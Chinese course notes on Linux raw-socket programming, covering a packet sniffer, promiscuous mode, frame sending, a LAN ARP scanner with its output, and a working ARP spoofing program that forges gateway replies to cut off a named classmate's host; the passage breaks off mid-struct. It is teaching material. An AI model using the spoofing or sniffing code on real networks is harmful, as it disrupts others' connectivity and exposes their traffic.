知识点1【原始套接字】（了解）

在链路层 发送自定义的帧数据 也可以进行数据的分析、伪装等。

1、创建原始套接字

```
头文件：
#include <sys/socket.h>
#include <netinet/ether.h>
```

PF_PACKET：链路层编程

SOCK_RAW：原始套接字


ETH_P_ALL：收发所有帧数据

```
int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```

知识点2【收数据】（了解）

recvfrom进行原始数据的收：

```
unsigned char buf[1500]="";
int len = recvfrom(sockfd, buf, sizeof(buf), 0, NULL, NULL);
```



原始套机字程序必须sudo运行。

1、创建原始套接字

2、recvfrom接收帧数据

案例：网络数据分析

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ether.h>
#include <arpa/inet.h>
int main(int argc, char const *argv[])
{
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL) );
    printf("sockfd =%d\n", sockfd);

     //接收数据
     while(1)
     {
         unsigned char buf[1500]="";
         int len = recvfrom(sockfd, buf, sizeof(buf), 0,NULL, NULL);
         //分析mac报文
         char src_mac[18]="";
         char dst_mac[18]="";
         sprintf(dst_mac,"%02x:%02x:%02x:%02x:%02x:%02x",\
         buf[0],buf[1],buf[2],buf[3],buf[4],buf[5]);
         sprintf(src_mac,"%02x:%02x:%02x:%02x:%02x:%02x",\
         buf[0+6],buf[1+6],buf[2+6],buf[3+6],buf[4+6],buf[5+6]);
         unsigned short mac_type = 0;
         mac_type = ntohs( *(unsigned short *)(buf+12));
         printf("%s-->%s:", src_mac, dst_mac);
         if(mac_type == 0x0800)
         {
             printf("IP报文\n");
             unsigned char *ip_p = buf+14;
             //0x45
             int ip_head_len = ((*ip_p)&0x0f)*4;
             char src_ip[16]="";
             char dst_ip[16]="";
             inet_ntop(AF_INET, (void *)(ip_p+12), src_ip, 16);
             inet_ntop(AF_INET, (void *)(ip_p+16), dst_ip, 16);

             printf("\t%s--->%s:", src_ip, dst_ip);
             char ip_type = *(ip_p+9);
             if(ip_type == 1)
             {
                 printf("ICMP报文\n");
             }
             else if(ip_type == 2)
             {
                 printf("IGMP报文\n");
             }
             else if(ip_type == 6)
             {
                 printf("TCP报文\n");
                 unsigned char *tcp_p = buf+14+ip_head_len;
                 printf("\t%hu--->%hu:", ntohs(*(unsigned short *)tcp_p),\
                 ntohs(*(unsigned short *)(tcp_p+2)));
```

```c

                int tcp_head_len = ((*(tcp_p+12))>>4)*4;
                //应用数据
                printf("%s\n", tcp_p+tcp_head_len);
            }
            else if(ip_type == 17)
            {
                printf("UDP报文\n");
                unsigned char *udp_p = buf+14+ip_head_len;
                printf("\t%hu--->%hu:", ntohs(*(unsigned short *)udp_p),\
                ntohs(*(unsigned short *)(udp_p+2)));
                //应用数据
                printf("%s\n", udp_p+8);
            }
            else{
                printf("未知报文\n");
            }

        }
        else if(mac_type == 0x0806)
        {
            printf("ARP报文\n");
        }
        else if(mac_type == 0x8035)
        {
            printf("RARP报文\n");
        }
        else
        {
            printf("未知报文\n");
        }
    }

    close(sockfd);
    return 0;
}
```

知识点3【混杂模式】（了解）

普通模式：帧数据的目的mac地址 必须是目的网卡或广播mac

1、指一台机器的网卡能够接收所有经过它的数据包，而不论其目的地址是否是它。


2、一般计算机网卡都工作在非混杂模式下，如果设置网卡为混杂模式需要root权限

linux设置混杂模式：

1、设置混杂模式：ifconfig eth0 promisc

2、取消混杂模式：ifconfig eth0 -promisc

代码设置：




```
struct ifreq ethreq;
strncpy(ethreq.ifr_name, "eth0", IFNAMSIZ);
if(ioctl(sock_raw_fd, SIOCGIFFLAGS, &ethreq) != 0)//获取eth0网络接口标志
{
    perror("ioctl");
    close(sock_raw_fd);
    exit(-1);
}
ethreq.ifr_flags |= IFF_PROMISC;
if(ioctl(sock_raw_fd, SIOCSIFFLAGS, &ethreq) != 0)//设置eth0网络接口标志
{
    perror("ioctl");
    close(sock_raw_fd);
    exit(-1);
}
```

1.获取网络接口标志

2.设置网络接口标志

知识点4【发送链路层帧数据】（了解）



```
sendto(sock_raw_fd, msg, msg_len, 0,(struct sockaddr*)&sll, sizeof(sll));
```

注意：

1、sock_raw_fd：原始套接字

2、msg:发送的消息（封装好的协议数据）帧数据


3、msg_len：帧数据的实际长度

4、sll:本机网络接口，指发送的数据应该从本机的哪个网卡出去，而不是以前的目的地址

本机接口：

```
#include <netpacket/packet.h>
```

```
struct sockaddr_ll sll;
```




```
struct sockaddr_ll
{
unsigned short int sll_family;      /*一般为PF_PACKET*/
unsigned short int sll_protocol;    /*上层协议*/
int sll_ifindex;                    /*接口类型*/
unsigned short int sll_hatype;      /*报头类型*/
unsigned char sll_pkttype;          /*包类型*/
unsigned char sll_halen;            /*地址长度*/
unsigned char sll_addr[8];          /*MAC地址*/
};
```

通过ioctl来获取网络接口地址

```
#include <sys/ioctl.h>
int ioctl(int fd, int request,void *)
```

```
#include <net/if.h>
struct ifreq:
IFNAMSIZ 16
```



```
struct ifreq ethreq;                                        //网络接口地址
strncpy(ethreq.ifr_name, "eth0", IFNAMSIZ);                 //指定网卡名称
if(-1 == ioctl(sock_raw_fd, SIOCGIFINDEX, &ethreq))         //获取网络接口
{
    perror("ioctl");
    close(sock_raw_fd);
    exit(-1);
}

struct sockaddr_ll sll;
bzero(&sll, sizeof(sll));
sll.sll_ifindex = ethreq.ifr_ifindex;

int len = sendto(sock_raw_fd, msg, sizeof(msg), 0,\
(struct sockaddr*)&sll, sizeof(sll));
```

1.获取网络接口


2.给sll赋值

3.发送

知识点5【扫描局域网的mac】（了解）


1、arp报文

广播请求，对方单播应答。



2、获取指定IP的mac

```
#include <stdio.h>
#include <sys/socket.h>//socket
#include <netinet/ether.h>//ETH_P_ALL
#include <sys/ioctl.h>//ioctl
#include <net/if.h>//struct ifreq
#include <string.h>//strncpy
#include <netpacket/packet.h>//struct sockaddr_ll
#include <arpa/inet.h>//inet_ntop

int Sendto(int sockfd, unsigned char *msg, int len, char *name)
{
     //获取网络接口类型
    struct ifreq ethreq;
    strncpy(ethreq.ifr_name, name, IFNAMSIZ);
    ioctl(sockfd, SIOCGIFINDEX,  &ethreq);
    //定义一个网络接口变量
    struct sockaddr_ll sll;
    bzero(&sll, sizeof(sll));
    sll.sll_ifindex = ethreq.ifr_ifindex;
    len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
    return len;
}

int main(int argc, char const *argv[])
{
    //创建原始套接字
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    //组包
    unsigned char msg[1500]={
        /*----------以太网mac头--------14B-----*/
        0xff,0xff,0xff,0xff,0xff,0xff,/*目的mac地址*/
        0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
        0x08,0x06, /*arp报文*/
        /*----------arp报文--------28B-----*/
        0x00,0x01,/*硬件类型*/
        0x08,0x00,/*协议类型*/
        6,/*硬件地址长度*/
        4,/*协议地址长度*/
        0x00,0x01,/*arp选项1表示请求*/
        0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
        10,9,21,201,/*源IP*/
        0x00,0x00,0x00,0x00,0x00,0x00,/*目的mac地址*/
        10,9,21,244/*目的IP*/
    };

    //发送报文
    Sendto(sockfd, msg, 42, "eth0");

    //接收arp应答
    while(1)
    {
        unsigned char buf[1500]="";
        int len = recvfrom(sockfd, buf,sizeof(buf), 0, NULL, NULL);
        //判断是否是arp应答
        unsigned short op = ntohs(*(unsigned short *)(buf+20));
        if(op != 2)
            continue;
        else//arp应答到来
        {
            char src_mac[18]="";
            sprintf(src_mac,"%02x:%02x:%02x:%02x:%02x:%02x", \
            buf[22],buf[23],buf[24],buf[25],buf[26],buf[27]);
            char src_ip[16]="";
            inet_ntop(AF_INET, (void *)(buf+28), src_ip, 16);
            printf("%s---->%s\n", src_ip, src_mac);
            break;
        }
    }

    close(sockfd);
    return 0;
}
```



文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
edu@edu: ~/work/net/day05

```
edu@edu:~/work/net/day05$ sudo ./a.out
10.9.21.211---->3c:7c:3f:5f:60:7c
^Cedu@edu:~/work/net/day05$ gcc 01_arp.c
edu@edu:~/work/net/day05$ sudo ./a.out
10.9.21.244---->00:e0:4c:78:d8:12
edu@edu:~/work/net/day05$ 
```

3、扫描局域网的所有mac

```
#include <stdio.h>
#include <sys/socket.h>//socket
#include <netinet/ether.h>//ETH_P_ALL
#include <sys/ioctl.h>//ioctl
#include <net/if.h>//struct ifreq
#include <string.h>//strncpy
#include <netpacket/packet.h>//struct sockaddr_ll
#include <arpa/inet.h>//inet_ntop
#include <pthread.h>
int Sendto(int sockfd, unsigned char *msg, int len, char *name)
{
     //获取网络接口类型
    struct ifreq ethreq;
    strncpy(ethreq.ifr_name, name, IFNAMSIZ);
    ioctl(sockfd, SIOCGIFINDEX,  &ethreq);
    //定义一个网络接口变量
    struct sockaddr_ll sll;
    bzero(&sll, sizeof(sll));
    sll.sll_ifindex = ethreq.ifr_ifindex;
    len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
    return len;
}
```

```
void *recv_fun(void *arg)
{
    int sockfd = *(int *)arg;
    //接收arp应答
    while(1)
    {
        unsigned char buf[1500]="";
        int len = recvfrom(sockfd, buf,sizeof(buf), 0, NULL, NULL);
        //判断是否是arp应答
        unsigned short op = ntohs(*(unsigned short *)(buf+20));
        if(op != 2)
            continue;
        else//arp应答到来
        {
            char src_mac[18]="";
            sprintf(src_mac,"%02x:%02x:%02x:%02x:%02x:%02x", \
            buf[22],buf[23],buf[24],buf[25],buf[26],buf[27]);
            char src_ip[16]="";
            inet_ntop(AF_INET, (void *)(buf+28), src_ip, 16);
            printf("%s---->%s\n", src_ip, src_mac);

        }
    }
    return NULL;
}
int main(int argc, char const *argv[])
{
    //创建原始套接字
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    pthread_t tid;
    pthread_create(&tid, NULL, recv_fun, &sockfd);
    pthread_detach(tid);

    int i=0;
    for ( i = 0; i < 255; i++)
    {
         //组包
        unsigned char msg[1500]={
            /*----------以太网mac头--------14B-----*/
            0xff,0xff,0xff,0xff,0xff,0xff,/*目的mac地址*/
            0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
            0x08,0x06, /*arp报文*/
            /*----------arp报文--------28B-----*/
            0x00,0x01,/*硬件类型*/
            0x08,0x00,/*协议类型*/
            6,/*硬件地址长度*/
            4,/*协议地址长度*/
            0x00,0x01,/*arp选项1表示请求*/
            0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
            10,9,21,201,/*源IP*/
            0x00,0x00,0x00,0x00,0x00,0x00,/*目的mac地址*/
            10,9,21,i/*目的IP*/
        };

        //发送报文
        Sendto(sockfd, msg, 42, "eth0");
    }


    sleep(10);
    pthread_cancel(tid);

    close(sockfd);
    return 0;
}
```



```
10.9.21.209---->f0:76:1c:e7:b7:1a
10.9.21.250---->44:ef:bf:49:39:e9
10.9.21.213---->00:0c:29:cf:8e:8f
10.9.21.64---->00:0c:29:19:2e:9f
10.9.21.244---->00:e0:4c:78:d8:12
10.9.21.125---->e4:11:5b:59:03:6b
10.9.21.175---->00:0c:29:e4:8d:a1
10.9.21.147---->00:0c:29:a7:dc:e3
10.9.21.215---->00:0c:29:d8:04:1a
10.9.21.239---->8c:16:45:8b:9f:33
10.9.21.184---->00:0c:29:4d:ee:db
10.9.21.200---->00:0c:29:eb:8d:d0
10.9.21.46---->00:0e:c6:85:8b:10
10.9.21.140---->00:0c:29:b8:dc:e2
10.9.21.226---->9c:5c:8e:13:c1:9b
10.9.21.197---->00:0c:29:3e:14:5b
10.9.21.1---->50:6f:77:89:ad:97
10.9.21.203---->00:0c:29:26:c4:43
10.9.21.206---->00:0c:29:88:7b:5a
10.9.21.235---->8c:16:45:dc:3f:b0
10.9.21.234---->00:0c:29:6e:6f:3b
10.9.21.183---->00:0c:29:5d:87:4f
10.9.21.201---->00:0c:29:6e:18:47
edu@edu:~/work/net/day05$
```

4、arp欺骗

让lh的网关的mac全为00

src_ip:网关的IP 10.9.21.1

src_mac:网关的mac全为0

dst_ip:lh的IP 211


dst_mac:0x3c,0x7c,0x3f,0x5f,0x60,0x7c

```c
#include <stdio.h>
#include <sys/socket.h>//socket
#include <netinet/ether.h>//ETH_P_ALL
#include <sys/ioctl.h>//ioctl
#include <net/if.h>//struct ifreq
#include <string.h>//strncpy
#include <netpacket/packet.h>//struct sockaddr_ll
#include <arpa/inet.h>//inet_ntop

int Sendto(int sockfd, unsigned char *msg, int len, char *name)
{
	//获取网络接口类型
```

```
    struct ifreq ethreq;
    strncpy(ethreq.ifr_name, name, IFNAMSIZ);
    ioctl(sockfd, SIOCGIFINDEX,  &ethreq);
    //定义一个网络接口变量
    struct sockaddr_ll sll;
    bzero(&sll, sizeof(sll));
    sll.sll_ifindex = ethreq.ifr_ifindex;
    len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
    return len;
}

int main(int argc, char const *argv[])
{
    //创建原始套接字
    int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    //组包
    unsigned char msg[1500]={
        /*----------以太网mac头--------14B-----*/
        0x3c,0x7c,0x3f,0x5f,0x60,0x7c,/*目的mac地址*/
        0x00,0x00,0x00,0x00,0x00,0x00,/*源mac地址*/
        0x08,0x06, /*arp报文*/
        /*----------arp报文--------28B-----*/
        0x00,0x01,/*硬件类型*/
        0x08,0x00,/*协议类型*/
        6,/*硬件地址长度*/
        4,/*协议地址长度*/
        0x00,0x02,/*arp选项2表示请求*/
        0x00,0x00,0x00,0x00,0x00,0x00,/*源mac地址*/
        10,9,21,1,/*源IP*/
        0x3c,0x7c,0x3f,0x5f,0x60,0x7c,/*目的mac地址*/
        10,9,21,211/*目的IP*/
    };

    int i=0;
    for ( i = 0; i < 5; i++)
    {
        /* code */
        //发送报文
        Sendto(sockfd, msg, 42, "eth0");
        sleep(5);
    }





    close(sockfd);
    return 0;
}

```

知识点6【原始套接字发送udp消息】（了解）


1、发送udp普通消息



mac头	IP头	udp头	data

1、以太网的头


struct ether_header　　　　所在位置:#include <net/ethernet.h>　　（首选）



```
struct ether_header
{
